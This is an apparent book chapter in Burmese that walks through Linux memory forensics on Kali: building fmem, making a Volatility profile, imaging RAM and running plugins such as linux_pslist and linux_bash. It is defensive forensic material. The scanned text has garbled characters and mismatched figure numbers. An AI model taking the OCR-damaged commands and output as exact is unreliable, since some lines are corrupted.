Reading state information... Done
```

ပုံ (၁၀.၅)

### (၂) fmem (Forensics Memory) ရယူခြင်း

၁။ fmem (Forensics Memory) ကို ရယူခြင်းအတွက် Kali Linux ရဲ /usr/local/src ထဲသို့သွားလိုက်ပါ။ ထိုနောက် wget Command ဖြင့် ပုံပါအတိုင်း Download ပြည်ပါ။ ပုံ (၁၀.၆) ကိုကြည့်ပါ။

(Lab DVD ထဲတွင်လည်း fmem\_current.tgz ဖိုင်ကို ထည့်ပေးထားပြီး usrlocal/src ထဲသို့ Manual သွားခြားက် ထည့်သွင်းလို့လည်းရပါတယ်)

```
Brought To You By UGMIK
root@MrLinuxer:/usr/local/src# wget http://hysteria.sk/~niekt0/foriana/fmem_current.tgz
--2014-03-20 01:57:33-- http://hysteria.sk/~niekt0/foriana/fmem_current.tgz
Resolving hysteria.sk (hysteria.sk)... 77.78.111.10
Connecting to hysteria.sk (hysteria.sk)|77.78.111.10|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12566 (12K) [application/x-gzip]
Saving to: 'fmem_current.tgz'

100%[=====] 12,566      ...K/s   in 0.1s

2014-03-20 01:57:33 (116 KB/s) - 'fmem_current.tgz' saved [12566/12566]
```

ပုံ (၁၀.၆)

၂။ File ရောက်ရှုသွားပါက tar -zxvf Command ဖြင့် fmem\_current.tgz ဆိုသည့် File ကို ဖြည့်လိုက်ပါမယ်။ ပုံ (၁၀.၇) ကိုကြည့်ပါ။

```
root@MrLinuxer:/usr/local/src# ls
fmem_current.tgz
root@MrLinuxer:/usr/local/src# tar -zxf fmem_current.tgz
fmem_1.6-0/
fmem_1.6-0/debug.h
fmem_1.6-0/README
fmem_1.6-0/ChangeLog
fmem_1.6-0/COPYING
fmem_1.6-0/AUTHORS
fmem_1.6-0/TODO
fmem_1.6-0/run.sh
fmem_1.6-0/lkm.c
fmem_1.6-0/Makefile
```

### ပုံ (၁၀.၇)

၃။ ရှိယာသည့် File များထဲမှ fmem\_1.6-0 ဆိုတဲ့ Folder ထဲကို ဝင်လိုက်ပါ မယ်။ ပုံ (၁၀.၈) ကိုကြည့်ပါ။

```
root@MrLinuxer:/usr/local/src# cd fmem_1.6-0
root@MrLinuxer:/usr/local/src/fmem_1.6-0# ls
AUTHORS ChangeLog COPYING debug.h lkm.c Makefile README run.sh TODO
```

### ပုံ (၁၀.၉)

၄။ make Command နဲ့ Compileလုပ်လိုက်ပါမယ်။ Error တစ်ခုမှ မတက်ခဲ့ရင် ပုံပါအတိုင်းတွေ ရမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၉) ကိုကြည့်ပါ။

```
root@MrLinuxer:/usr/local/src/fmem_1.6-0# make
rm -f *.o *.ko *.mod.c Module.symvers Module.markers modules.order \.*.o.cmd \.*.ko.cmd \.*.o.d
rm -rf \tmp versions
make -C /lib/modules/`uname -r`/build SUBDIRS=`pwd` modules
make[1]: Entering directory '/usr/src/linux-headers-3.12-kali1-686-pae'
  CC [M]  /usr/local/src/fmem_1.6-0/lkm.o
  LD [M]  /usr/local/src/fmem_1.6-0/fmem.o
Building modules, stage 2.
MODPOST 1 modules
  CC      /usr/local/src/fmem_1.6-0/fmem.mod.o
  LD [M]  /usr/local/src/fmem_1.6-0/fmem.ko
make[1]: Leaving directory '/usr/src/linux-headers-3.12-kali1-686-pae'
root@MrLinuxer:/usr/local/src/fmem_1.6-0#
```

### ပုံ (၁၀.၉)

၅။ အကယ်၍ ပုံ (၁၀.၁၀) မှာ ပြထားသလို Error တစ်ခုခုတက်လာခဲ့တယ် ဆိုရင် Linux Header ရဟူခြင်းနဲ့ Update && Upgrade ပြလုပ်ခြင်း၊ Resources File များကို ပြန်လည်ပြင်ဆင်ဖို့လိုပါ မယ်။

```
root@MrLinuxer:/usr/local/src/fmem_1.6-0# make
rm -f *.o *.ko *.mod.c Module.symvers Module.markers modules.order \.*.o.cmd \.*.ko.cmd \.*.o.d
rm -rf \.tmp_versions
make -C /lib/modules/`uname -r`/build SUBDIRS=`pwd` modules
make: *** /lib/modules/3.12-kalil-686-pae/build: No such file or directory.. Stop.
make: *** [fmem] Error 2
```

ပုံ (၁၀.၁၀)

၆။ မည်သည့် Error မျှမတက်ဘူးဆိုရင် run.sh ဖိုင်ကို Execute လုပ်လိုက်ပါ မယ်။ ပုံ (၁၀.၁၁) ကိုကြည့်ပါ။

```
root@MrLinuxer:/usr/local/src/fmem_1.6-0# ./run.sh
Module: insmod fmem.ko al=0xc1055da0 : OK
Device: /dev/fmem
----Memory areas: -----
reg00: base=0x000000000 ( 0MB), size= 2048MB, count=1: write-back
reg01: base=0x080000000 ( 2048MB), size= 1024MB, count=1: write-back
reg02: base=0x0bb000000 ( 2992MB), size= 16MB, count=1: uncachable
reg03: base=0x0bc000000 ( 3008MB), size= 64MB, count=1: uncachable
reg04: base=0x0ff800000 ( 4088MB), size= 8MB, count=1: write-protect
reg05: base=0x100000000 ( 4096MB), size= 4096MB, count=1: write-back
reg06: base=0x1bf500000 ( 7158MB), size= 2MB, count=1: uncachable
reg07: base=0x1bf800000 ( 7160MB), size= 8MB, count=1: uncachable
reg08: base=0x1c0000000 ( 7168MB), size= 1024MB, count=1: uncachable
-----
!!! Don't forget add "count=" to dd !!!
root@MrLinuxer:/usr/local/src/fmem_1.6-0#
```

ပုံ (၁၀.၁၁)

## (၃) Volatility စစ်ဆေးမှုအတွက် Image Profile ပြလုပ်ခြင်း:

၇။ Volatility စစ်ဆေးမှုမှာ Image Profile များနဲ့ Refer To ပြလုပ်ရတဲ့အ တွက် Image Profile ပြလုပ်ခြင်းဟာအရေးကြီးတဲ့အဆင့်လည်းဖြစ်ပါတယ်။ Image Profile ပြလုပ်ဖို့အတွက်လိုအပ်တဲ့ dwarf Information တွေကို ဖတ်နိုင်ဖို့အတွက် dwarfdump ဆိုတဲ့ Program ကို Install လုပ်ပါ မယ်။ ပုံ (၁၀.၁၂) ကိုကြည့်ပါ။



```

root@MrLinuxer:~# apt-get install dwarfdump
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
 libblas3gf liblapack3gf libnfc3 libruby libwireshark2 libwretap2 libwsutil2
 python-apsw ruby-addressable ruby-crack ruby-diff-lcs ruby-rspec
 ruby-rspec-core ruby-rspec-expectations ruby-rspec-mocks ruby-simplecov-html
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
 dwarfdump
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 237 kB of archives.
After this operation, 585 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali/ kali/main dwarfdump i386 20120410-2 [237 kB]
Fetched 237 kB in 1s (169 kB/s)
Selecting previously unselected package dwarfdump.
(Reading database ... 316737 files and directories currently installed.)
Unpacking dwarfdump (from .../dwarfdump_20120410-2_i386.deb) ...
Processing triggers for man-db ...
Setting up dwarfdump (20120410-2) ...
root@MrLinuxer:#

```

ပုံ (၁၀.၁၂)

Image Profile ပြည်စိအတွက် Kali Linux ရဲ့ နေရာ (၃) နေရာကို သိရှိ ထားဖို့လိုပါတယ်။

JII ပထားနေရာကတော့ /usr/share/volatility/volatility/plugins/overlays/linux/ ဆိုတဲ့ Directory အေက်ပဲဖြစ်လိုဘယ်။ cd Command နဲ့ ဝင်ကြည့်ပါ မယ်။ ပုံ (၁၀.၁၃) ကိုကြည့်ပါ။ ls နဲ့ File List ကို ပေါ်ကြည့်တဲ့အခါမှာ File (6) ခု ရှိနေတာကို တွေ့ရမှာဖြစ်လိုဘယ်။ ထာဖတ်သူဆီက File တွေနဲ့ အနည်းငယ် ကဲ့လွှဲမှုရှိကောင်းရှိနိုင်ပါတယ်။



```

root@MrLinuxer:~# cd /usr/share/volatility/plugins/overlays/linux
root@MrLinuxer:/usr/share/volatility/plugins/overlays/linux# ls
elf.py elf.pyc __init__.py __init__.pyc linux64.py linux64.pyc linux.py linux.pyc
root@MrLinuxer:/usr/share/volatility/plugins/overlays/linux#

```

ပုံ (၁၀.၁၃)

၃။ ခုတိယနေရာကတော့ /usr/share/volatility/tools ဆိုတဲ့ နေရာပဲဖြစ်ပါ တယ်။ ပုံထဲမှာပြထားတဲ့အတိုင်း Makefile, module.c, pmem ဆိုတဲ့ (၃) ခုကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၁၄) ကိုကြည့်ပါ။

```

root@MrLinuxer:/usr/share/volatility/tools# cd linux
root@MrLinuxer:/usr/share/volatility/tools/linux# ls
Makefile module.c pmem

```

ပုံ (၁၀.၁၄)

၄။ **make** Command နဲ့ Compile လုပ်ပါမယ်။ ပုံ (၁၀.၁၅) ကို ကြည့်ပါ။

```
root@MrLinuxer:/usr/share/volatility/tools/linux# make
make -C //lib/modules/3.12-kali1-686-pae/build CONFIG_DEBUG_INFO=y M=/usr/share/volatility/tools/linux/modules
make[1]: Entering directory '/usr/src/linux-headers-3.12-kali1-686-pae'
Building modules, stage 2.
MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-3.12-kali1-686-pae'
dwarfdump -di module.ko > module.dwarf
make -C //lib/modules/3.12-kali1-686-pae/build M=/usr/share/volatility/tools/linux clean
make[1]: Entering directory '/usr/src/linux-headers-3.12-kali1-686-pae'
  CLEAN  /usr/share/volatility/tools/linux/.tmp_versions
  CLEAN  /usr/share/volatility/tools/linux/Module.symvers
make[1]: Leaving directory '/usr/src/linux-headers-3.12-kali1-686-pae'
root@MrLinuxer:/usr/share/volatility/tools/linux#
```

ပုံ (၁၀.၁၅)

၅။ ပုံ (၁၀.၁၅) မှာပြထားတဲ့အတိုင်း အမှားအယွင်းမရှိ အောင်မြင်သွားပြီဆိုရင် တော့ module.dwarf ဆိုတဲ့ File တစ်ခုကို /usr/share/volatility/tools/linux/ ဆိုတဲ့ Directory အောက်မှာတွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၁၆) ကိုကြည့်ပါ။  
အကယ်၍ module.dwarfထဲ ဘာတွေပါလဲသလျှင်ရင် **cat** Command နဲ့ ဖွင့်ကြည့်လိုပါသေးတယ်။ ပုံ (၁၀.၁၆) ကိုကြည့်ပါ။

```
root@MrLinuxer:/usr/share/volatility/tools/linux# ls
Makefile module.c module.dwarf pmem
root@MrLinuxer:/usr/share/volatility/tools/linux# cat module.dwarf
.debug_info
```

ပုံ (၁၀.၁၆)

၆။ **တတိယနေရာကတော့ /boot/** နေရာပဲ ဖြစ်ပါတယ်။ စာဖတ်သူရဲ့ စက်ထဲမှာ တော့ ပုံထဲမှာတွေ့ရတဲ့ File တွေနဲ့ ကွဲလွှဲမှုရှိပါလိမ့်မယ်။ ဒါပေသိ **cd /boot/** ဆိုတဲ့ နေရာကတော့ အတူတူပဲဖြစ်ပါတယ်။ ဒီစာအုပ်မှာ Kernel က **System.map-3.12-kali1-686-pae** နဲ့ **System.map-3.7-trunk-686.pae** ဆိုပြီး (၂) ပူးရှိနေပါတယ်။ **Trunk Version** ကို Update လုပ်ထားလို့ **Kali1** ဖြစ်နေတာပါ။ စာဖတ်သူရဲ့ စက်ထဲမှာတော့တြေားအမျိုးအစားများလည်းဖြစ်နိုင်သလို၊ တစ်ခုတည်းလည်းဖြစ်နေနိုင်ပါတယ်။ ဈွေးချယ်ရမှာကတော့ System.map ပါတဲ့ Name ကိုပဲ

ဖြစ်ပါတယ်။ ယခုလို တစ်ခုနဲ့အထက်ရှိနေတယ်ဆိုရင်တော့ စာဖတ်သူအနေနဲ့ မှန်ကန်စွာအေးချယ်ဖို့လိုပါမယ်။

```
root@MrLinuxer:~# cd /boot/
root@MrLinuxer:/boot# ls
config-3.12-kali1-686-pae      System.map-3.12-kali1-686-pae
config-3.7-trunk-686-pae       System.map-3.7-trunk-686-pae
grub                           vmlinuz-3.12-kali1-686-pae
initrd.img-3.12-kali1-686-pae  vmlinuz-3.7-trunk-686-pae
initrd.img-3.7-trunk-686-pae
root@MrLinuxer:/boot#
```

ပုံ (၁၀.၁၇)

၃။ Zip File မရှိဘေးရင် **apt-get** နဲ့ Install လုပ်နိုင်ပါတယ်။ ပုံ (၁၀.၁၈) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# apt-get install zip
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

ပုံ (၁၀.၁၉)

၄။ Zip Command ဟာ ရှုပ်နေတဲ့အတွက် နားလည်လွယ်အောင် အနာက်က နေစပြီး ကျော်စော်တို့နဲ့ခြားကြည့်ရင် အောက်ပါအတိုင်းတွေရမှာဖြစ်ပါတယ်။

/boot/System.map-3.12-kali1-686-pae ဖို့ပါ။

/usr/share/volati-lity/tools/linux/module.dward ဖို့ပါ။

/usr/share/volatil-ity/volatil-ity/plugins/overlays/linux/  
ဆိုတဲ့နေရာမှာထားလိုက်ပါမယ်။

အသစ်ရလာတဲ့ File Name ကိုတော့ kali-3.12.zip ဆိုပြီးပေးပါမယ်လို့ ဆိုလိုခြင်းပဲဖြစ်ပါတယ်။ ဒီနေရာမှာ kali-3.12.zip ဆိုတာကို စာဖတ်သူ စိတ်ကြောက်နာမည်တစ်ခုပေးလို့ရပါတယ်။ ဒါပေသိ မတူညီတဲ့ Kernel နဲ့ Distro ဆွဲကို Image File တွေ ဖန်တီးတဲ့အခါနာ Profile များရောဓာတ်လာနိုင်တဲ့အတွက် Distro

နဲ့ Kernel Version ကို တွဲပြီးမှတ်သားထားတေဟာ အကောင်းဆုံးပြန်ပါတယ်။  
ပုံ (၁၀.၁၉) ကိုကြည့်ပါ။

(ပုံမှာ **adding:** ဆိုပြီး (၂) ခုတွေရမှာဖြစ်ပါတယ်။ `module.dwarf` နဲ့ `System.map-3.12-kali1-686-pae` ကို ပေါင်းထည့်လိုက်ပြီလို့ ဆိုလိုပေါ်ဖြစ်ပါတယ်။ **zip** Command ကို အသုံးပြုဖူးရင် ဒါတွေလည်း သိပြီးသားဖြစ်ပါတယ်။)  
ပုံ (၁၀.၁၉) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# zip /usr/share/volatility/plugins/overlays/linux/kali-3.12.zip /usr/share/volatility/tools/linux/module.dwarf /boot/System.map-3.12-kali1-686-pae
adding: usr/share/volatility/tools/linux/module.dwarf (deflated 91%)
adding: boot/System.map-3.12-kali1-686-pae (deflated 74%)
root@MrLinuxer:~#
```

ပုံ (၁၀.၁၉)

၉။ ငြောင်းထည့်လိုက်တဲ့ ကျွန်တော်တို့၏ `kali-3.12.zip` ဆိုတဲ့ File လေးရောက်၊ မရောက်ကို **cd** Command နဲ့သွားကြည့်ရှုရန်ရင် `/usr/share/volatility/volatility/`  
`plugins/overlays/linux/` ဆိုတဲ့ Directory အောက်မှာရောက်နေတာကို ပုံထဲကအတိုင်း ထွေရမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၂၀) ကိုကြည့်ပါ။

```
Brought to you by UGMIH
root@MrLinuxer:~# cd /usr/share/volatility/plugins/overlays/linux/
root@MrLinuxer:/usr/share/volatility/plugins/overlays/linux# ls
elf.py __init__.py kali-3.12.zip linux64.pyc linux.pyc
elf.pyc __init__.pyc linux64.py linux.py
root@MrLinuxer:/usr/share/volatility/plugins/overlays/linux#
```

ပုံ (၁၀.၂၀)

၁၀။ ရောက်ရှိသွားတဲ့ ကျွန်တော်တို့၏ Kali-3.12.zip File ကို **unzip** Command နဲ့ ဖြည့်လိုက်ပါမယ်။ အစဉ်လိုက်လေး ရှင်းရင်းလင်းလင်းမြင်ချင်တဲ့အတွက် List ဆိုတဲ့ Options ကို **-l**ဖြင့် သုံးလိုက်ပါမယ်။ ပုံ (၁၀.၂၁) ကိုကြည့်ပါ။

```
root@MrLinuxer:/usr/share/volatility/plugins/overlays/linux# unzip -l kali-3.12.zip
Archive: kali-3.12.zip
      Length      Date  Time    Name
----- -----
 1992470  2014-03-20 02:55  usr/share/volatility/tools/linux/module.dwarf
 1824339  2014-01-06 15:08  boot/System.map-3.12-kali1-686-pae
----- -----
      3816809               2 files
root@MrLinuxer:/usr/share/volatility/plugins/overlays/linux#
```

ပုံ (၁၀.၂၁)

#### (၄) Memory Image အား dcfldd ဖြင့် ရယူခြင်း

၁။ Linux Imaging အတွက် Classic Tool ဖြစ်တဲ့ **dd** နဲ့ Imaging လုပ်လည်း ရပါတယ်။ ဒါပေမယ ပမာဏများတဲ့ Imaging တွေအတွက် Block Size ကိုကြီးကြော်ပေးနိုင်တဲ့ **dcfldd** လို့ Tool တွေက တကယ့်လက်တွေမှာ ပိုမိုအသုံးဝင် တာမို့ ဒီစာအုပ်မှာ **dcfldd** နဲ့ စမ်းပြထားပါတယ်။ Hash ကိုတော့ **sha256** နဲ့ တွက်ယူထားပြီး Log ဖိုင်ကို **kali-dump.log** မှာ သိမ်းပေးထားပါတယ်။ Block Size ကို 1 MB ဆို ယူထားပြီး Count ကို 1000 ပေးထားပါတယ်။ ပုံ (၁၀.၂၂) ကိုကြည့်ပါ။ အကယ်၍ Block Size နဲ့ Count ကို ထည့်မပေးထားရင်တော့ Physical RAM ရှိသလောက်ကို Imaging ကို အလိုအလျောက်ပြုလုပ်ပေးဘွားမှာ ဖြစ်ပါတယ်။

၂။ Input အနေနဲ့ **if=/dev/fmem** ဆိုတာ ကျွန်ုတ်တို့အပေါ်က အခန်းမှာ ဖန်တီးခဲ့တဲ့ Virtual Device Name ပြုလုပ်ပါတယ်။ တန်ည်းအားဖြင့် **/dev/mem** ထဲ သွားယူခြင်းပြုလုပ်ပါတယ်။

၃။ Output အနေနဲ့ကတော့ **of=/root/Desktop/** ပေါ်မှာတင်ထားပြီး ရရှိလာ မယ့် Raw Image ကို **kali** ဆိုပြီးပေးထားပါတယ်။ Raw Image Format ကိုတော့ **.dd** လို့ပဲ ပေးထားပါတယ်။ ( စာဖတ်သူကတော့ မိမိအသုံးပြုလို့တဲ့ Raw Image Format တွေကိုပြောင်းလဲသုံးစွဲလို့ရပါတယ်။ အသုံးများတဲ့ Raw Image Formats တွေကို စာမျက်နှာ -j ဖြူ မှာ အကျဉ်းချုပ်ပြုသထားပါတယ်။ )

```
root@MrLinuxer:/usr/local/src# dd if=/dev/fmem of=/root/Desktop/kali.dd hash=sha256 log=kali-dump.log bs=1MB count=1000
768 blocks (768Mb) written.
1000+0 records in
1000+0 records out
root@MrLinuxer:/usr/local/src# cat kali-dump.log
Total (sha256): b7c1c34f3e2d2626a5d898f8d69eb506ec6d596238678d94864f58a4d2a342ea
root@MrLinuxer:/usr/local/src#
```

ပုံ (၁၀.၂၂)

### (၅) Volatility ဖွင့် Linux Memory Image အားစစ်ဆေးခြင်း

Linux Kernel Header လည်းရှုံး၊ Linux Memory Image လည်းရှုံးဆိုတော့ Volatility နဲ့ စစ်ဆေးဖို့ပဲ ကျော်မှာဖြစ်ပါတယ်။ Basic Form အနေနဲ့ကတော့ အောက်ပါအတိုင်းဖြစ်ပါတယ်။

```
vol -f [image] --profile=[Profile] [plugin]
```

-f [image] ဆိုတာ find image ထဲတဲ့ သဘောဖြစ်ပါတယ်။ [image] မှာ ကတော့ ကျော်တော်တို့ Imaging လုပ်ထားတဲ့ Raw Memory Image ရှိတဲ့ နေရာကို Directory နဲ့ ညွှန်းပေးရမှာဖြစ်ပါတယ်။

--profile=[Profile] ဆိုတာကတော့ ရှေ့မှာ Directory နဲ့ ညွှန်ပြထားတဲ့ Image ရဲ့ Profile Name ပဲ ဖြစ်ပါတယ်။

၁။ Volatility ကနေ | (Pipe) ခံပြီး grep နဲ့ Linux Profile တွေကို ဆွဲယူလိုက်တာပါ။ ဒီမှာ grep နောက်က **Linux** က ‘L’ အကြီးဖြစ်ပါမယ်။ ပုံမှာပြထားတဲ့ **Linux kali-3\_12x86** ဆိုတာ ကျော်တော်တို့ ဖန်တီးထားတဲ့ Kernel Header ရဲ့ Profile Name ပဲ ဖြစ်ပါတယ်။ ပုံ(၁၀.၂၃)ကို ကြည့်ပါ။

```
root@MrLinuxer:~# vol --info | grep Linux
Volatility Foundation Volatility Framework 2.3.1
Linuxkali-3_12x86 - A Profile for Linux kali-3.12 x86
linux_banner          - Prints the Linux banner information
linux_yarascan        - A shell in the Linux memory image
root@MrLinuxer:~#
```

ပုံ (၁၀.၂၃)

၂။ ဒါကတော့ Volatility တန် Linux Memory တွက် Analysis လုပ်ဖို့  
အတွက်ပေးထားတဲ့ Linux Command တွက် grep နဲ့ ဆွဲယူကည့်တာဖြစ်ပါ  
တယ်။ ဒီမှာ linuxမှာပါတဲ့ T က အသေးဖြစ်ပါတယ်။ ပုံ(၁၀.၂၄) ကိုကည့်ပါ။

```
root@MrLinuxer:~# vol --info | grep linux
Volatility Foundation Volatility Framework 2.3.1
linux_arp           - Print the ARP table
linux_banner        - Prints the Linux banner information
linux_bash          - Recover bash history from bash process memory
linux_check_afinfo  - Verifies the operation function pointers of network protocols
linux_check_creds   - Checks if any processes are sharing credential structures
linux_check_evt_arm - Checks the Exception Vector Table to look for syscall table hooking
linux_check_fop     - Check file operation structures for rootkit modifications
linux_check_idt     - Checks if the IDT has been altered
linux_check_modules - Compares module list to sysfs info, if available
linux_check_syscall - Checks if the system call table has been altered
linux_check_syscall_arm - Checks if the system call table has been altered
linux_check_tty      - Checks tty devices for hooks
```

ပုံ (၁၀.၂၄)

၃။ ကျွန်တော်တို့ စစ်ချင်း Classical Form လေးနဲ့ပဲ Volatile လုပ်ကြရ  
အောင်။ နောက်ပိုင်းမှာဆန်းတာလေးတွေသားကြတော့ပါ။ **linux\_pslist** ဆိုတဲ့  
Plugins က Linux System ရဲ့ init\_task ထဲမှာ လည်ပတ်နေတဲ့ Program များရဲ့  
List ကိုဖြသလေးတာဖြစ်ပါတယ်။ Windows Platform မှာဆိုရင် **pstree** ဆိုတဲ့  
Command နဲ့ အတူတူပဲ ဖြစ်ပါတယ်။ ပုံ (၁၀.၂၅) ကို ကြည့်ပါ။ ဒီစာအပ်မှာ  
တော့ နမူနာပြသထားတဲ့ Kali Linux System ရဲ့ Process List တွေကို ထုတ်ပြ  
ထားခြင်းဖြစ်ပါတယ်။

```
root@MrLinuxer:~# vol -f /root/Desktop/kali.dd --profile=Linuxkali-3_12x86 linux_pslist
Volatility Foundation Volatility Framework 2.3.1
Offset    Name      Pid   Uid    Gid   DTB    Start Time
0xf7483b48 init      1    4149129708  41...2 0x36485800 2014-03-19 20:46:08 UTC+0000
0xf7483c08 kthreadd   2    4148647876  41...0 ----- 2014-03-19 20:46:08 UTC+0000
0xf7483240 ksoftirqd/0 3    4148647748  41...2 ----- 2014-03-19 20:46:08 UTC+0000
0xf7482948 kworker/0:0H 5    4148647492  41...6 ----- 2014-03-19 20:46:08 UTC+0000
0xf7482040 migration/0 7    4148647236  41...8 ----- 2014-03-19 20:46:08 UTC+0000
0xf7497b40 rcu_bh     8    4148647108  41...2 ----- 2014-03-19 20:46:08 UTC+0000
0xf74976c0 rcu_sched   9    4148646980  41...4 ----- 2014-03-19 20:46:08 UTC+0000
0xf7497240 watchdog/0 10   4148646852  41...6 ----- 2014-03-19 20:46:08 UTC+0000
0xf74c8dc0 watchdog/1  11   4148649668  41...2 ----- 2014-03-19 20:46:08 UTC+0000
0xf74c8948 migration/1 12   4148649540  41...4 ----- 2014-03-19 20:46:08 UTC+0000
0xf74c84c0 ksoftirqd/1 13   4148649412  41...6 ----- 2014-03-19 20:46:08 UTC+0000
0xf74dbb40 kworker/1:0H 15   4148649156  41...8 ----- 2014-03-19 20:46:08 UTC+0000
0xf74db6c0 watchdog/2  16   4148649028  41...2 ----- 2014-03-19 20:46:08 UTC+0000
0xf74db240 migration/2 17   4148648900  41...4 ----- 2014-03-19 20:46:08 UTC+0000
0xf74dad00 ksoftirqd/2 18   4148648772  41...6 ----- 2014-03-19 20:46:08 UTC+0000
```

ပုံ (၁၀.၂၅)

၄။ **linux-arp** ဆိုတဲ့ Plugin ကတော့ Linux System နဲ့ ချိတ်ဆက်ထားတဲ့ ARP Table ကို ပြသသွားမှာဖြစ်ပါတယ်။ ပုံ(၁၀.၂၆)ကိုကြည့်ပါ။

```
root@KaliLinuxer:~# vol -f /root/Desktop/kali.dd --profile=Linuxkali-3_12x86 linux_arp
Volatility Foundation Volatility Framework 2.3.1
[ff02::2] at 33:33:00:00:00:02 on eth0
[ff02::1:ff49:e951] at 33:33:ff:49:e9:51 on eth0
[ff02::1:ff20:7623] at 33:33:ff:20:76:23 on wlan0
[ff02::2] at 33:33:00:00:00:02 on wlan0
[fe80::2c75:2f1b:be14:b7ba] at 00:1e:68:e2:7a:24 on eth0
[ff02::16] at 33:33:00:00:00:16 on eth0
[::1] at 00:00:00:00:00:00 on lo
[ff02::16] at 33:33:00:00:00:16 on wlan0
[190.159.167.93] at on ppp0
[173.194.32.186] at on ppp0
[94.180.134.109] at on ppp0
[173.194.71.94] at on ppp0
[71.86.154.244] at on ppp0
[112.198.240.32] at on ppp0
[94.179.17.175] at on ppp0
[208.88.127.126] at on ppp0
[173.194.71.95] at on ppp0
[118.200.194.248] at on ppp0
[173.194.32.163] at on ppp0
[108.57.64.171] at on ppp0
```

ပုံ (၁၀.၂၆)

၅။ **--profile=** ဆိုပြီး Refer ၃။ လုပ်မနေချင်ဘူးဆိုရင် **export** Command နဲ့ Volatility\_Profile ထဲသို့ Linux Kernel Header ကို Export လုပ်ထားလို့ရပါ သေးတယ်။ ပုံ (၁၀.၂၇)ကို ကြည့်ပါ။ Export လုပ်ထားပြီးရင် နောက်ပိုင်း Analysis လုပ်ဆောင်တဲ့ အပိုင်းတွေမှာ **--profile=Linux kali-3\_12x86** အတွက် ဆိုပြီးထည့်ပေးစရာမလိုတော့ပါဘူး။ ဒီစာအုပ်မှာ Kali Linux ရဲ့ Memory Dump ကို Analysis ပြသထားတာမို့ Profile Name က **Linuxkali-3\_12x86** ဖြစ်နေတာပါ။ စာဖတ်သူတို့ Memory Dump လုပ်မယ့် Distro နဲ့ Kernel Header အပေါ်မှတည်ပြီး Profile Name က ပြောင်းလဲသွားမှာဖြစ်ပါတယ်။

၆။ နောက်တစ်ကြောင်းမှာ **--profile=Linuxkali-3\_12x86** ကို ထည့်စရာမလိုတော့ပဲ **linux\_netstat -U** ဆိုတဲ့ Plugin ကို စမ်းပြထားပါတယ်။ **Linux\_netstat** ဆိုတာကတော့ Linux System နဲ့ ချိတ်ဆက်ထားတဲ့ Network Sockets တွေကို

ပြဿနာဖြစ်ပါတယ်။ -U ကတေသာ Argument အနေနဲ့ သုံးထားတာဖြစ်ပြီး Unix Socket တွေကိဖယ်ပြီး၊ TCP/IP/UDP Socket တွေပဲ ပြဿနာဖြစ်ပါတယ်။

```
root@MrLinuxer:~# export VOLATILITY PROFILE=Linuxkali-3_12x86
root@MrLinuxer:~# vol -f /root/Desktop/kali.dd linux_netstat -U
Volatility Foundation Volatility Framework 2.3.1
  UDP      0.0.0.0:0      0.0.0.0:0          wpa_supplicant/2547
  UDP      0.0.0.0:68     0.0.0.0:739        dhclient/16790
  UDP      0.0.0.0:29129   0.0.0.0:505        dhclient/16790
  UDP      ::::21396 ::::323        dhclient/16790
  UDP      0.0.0.0:0      0.0.0.0:7          pppd/16954
  UDP      ::::0       ::::497        pppd/16954
  TCP      10.40.6.63:50702 10.40.0.253:0    ESTABLISHED pptpcm/16965
root@MrLinuxer:~#
```

ပုံ (၁၀.၂၇)

၃။ **linux\_bash** ဆိုတဲ့ Plugin ကတေသာ Memory ပေါ်မှာရှိတဲ့ Bash History တွေကို Recover ပြန်လည်ပြုလုပ်ပေးတာဖြစ်ပါတယ်။ ပုံ (၁၀.၂၈) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# vol -f /root/Desktop/kali.dd linux_bash
Volatility Foundation Volatility Framework 2.3.1
  Pid  Name           Command Time          Command
  -----+-----+-----+-----+
  16443 bash          2014-03-20 05:49:44 UTC+0000 ifconfig
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get install unzip
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get clean
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get update
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get update
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get upgrade
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get update
  16443 bash          2014-03-20 05:49:44 UTC+0000 uname -r
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get install network-manager-pptp-gnome
  16443 bash          2014-03-20 05:49:44 UTC+0000 apt-get install network-manager-pptp
  16443 bash          2014-03-20 05:49:44 UTC+0000 nano /etc/apt/source.list
  16443 bash          2014-03-20 05:49:44 UTC+0000 install network-manager-pptp
  16443 bash          2014-03-20 05:49:44 UTC+0000 whoami
  16443 bash          2014-03-20 05:49:44 UTC+0000 uname -r
  16443 bash          2014-03-20 05:49:44 UTC+0000 uname -l
  16443 bash          2014-03-20 05:49:44 UTC+0000 uname -a
```

ပုံ (၁၀.၂၉)

Kali Linux ကိုအသုံးပြုပြီး Memory အပေါ်မှ Rootkit Detection, Networking, System Information, Process List စသဖိုင်း မောက်များ လှစွာသော Volatility Linux Command တွေကို ထပ်မံအသုံးပြုလို့ ရပါသေးတယ်။

ဒီသင်ခန်းစာမျာတော့ Linux System အပေါ်မှ Memory Imaging ကိုပဲ အမိက ပြောပြချင်တာရို့ Memory Analysis အပိုင်းကို ဒီမှာပဲရပ်နားမှာဖြစ်ပါတယ်။

## Memory ပေါ်တွင် နိုအောင်းနေသော Zeus Trojan အားစစ်ဆေးခြင်း

